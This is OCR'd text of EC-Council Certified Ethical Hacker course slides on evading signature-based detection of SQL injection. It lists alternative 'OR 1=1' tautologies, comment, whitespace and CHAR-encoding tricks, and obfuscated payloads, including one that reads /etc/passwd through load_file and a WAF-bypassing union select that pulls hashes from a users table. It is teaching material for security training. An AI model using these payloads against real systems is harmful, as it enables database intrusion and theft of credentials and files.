
Sqlsus
http://sqlsus.sourceforge.net


Exploiter (beta)
http://www.ibm.com

SQLEXEC( ) Function
http://msdn.microsoft.com


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
C|EH Certified Ethical Hacker
73
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection Attack
Internet
Firewall
IDS Filters
Evading IDS
Attackers use evasion techniques to obscure input strings in order to avoid detection by signature-based detection systems
Signature-based detection systems build a database of SQL injection attack strings (signatures) and then compare input strings against the signature database at runtime to detect attacks
Attacker
Security Admin
Network
OS Shell
Actual Data
Database
Web Application
C:/
CEH
74
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Signature Evasion Techniques



Sophisticated Matches

Uses alternative expression of "OR 1=1"

In-line Comment

Obscures input strings by inserting in-line comments between SQL keywords

Hex Encoding

Uses hexadecimal encoding to represent a SQL query string

Char Encoding

Uses built-in CHAR function to represent a character

Manipulating White Spaces

Obscures input strings by dropping white space between SQL keyword

String Concatenation

Concatenates text to create SQL keyword using DB specific instructions

Obfuscated Codes

Obfuscated code is an SQL statement that has been made difficult to understand

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: Sophisticated Matches

SQL Injection Characters

- `' or "` character String Indicators
- `-- or #` single-line comment
- `/*...*/` multiple-line comment
- `+` addition, concatenate (or space in url)
- `||` (double pipe) concatenate
- `%` wildcard attribute indicator
- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay` '0:0:10' time delay

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

An IDS signature may be looking for the **'OR 1=1**. Replacing this string with another string will have same effect.

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: Hex Encoding

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: Manipulating White Spaces

White space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keyword and string or number literals without altering execution of SQL statements

Adding white spaces using special characters like tab, carriage return or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

"UNION SELECT" signature is different from "UNION SELECT"

Dropping spaces from SQL statements will not affect its execution by some of the SQL databases

'OR'1'='1' (with no spaces)

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: In-line Comment

Evade signatures that filter white spaces

In this technique, white spaces between SQL keywords are replaced by inserting in-line comments

/* ... */ is used in SQL to delimit multirow comments

```
UNION/**/SELECT/**/
'/**/OR/**/1/**/=/**/1
```

This allows to spread the injection commands through multiple fields

```
USERNAME:   ' or 1/*
PASSWORD:   */ =1 --
```

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: Char Encoding

Char () function can be used to inject SQL injection statements into MySQL without using double quotes

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,12
0,116))<>char(39,39)),1,0));
```

Inject without quotes (string = "%"):

```
' or username like
char(37);
```

Inject without quotes (string = "root"):

```
' union select * from
users where login =
char(114,111,111,116);
```

Load files in unions (string = "/etc/passwd"):


```
' union select 1,
(load_file(char(47,101,116,99,47,
112,97,115,115,119,100))),1,1,1;
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: String Concatenation



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Evasion Technique: Obfuscated Codes

Obfuscated "qwerty"

Examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74, right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074, 'pt','w'),char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400), unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4), char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:


```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

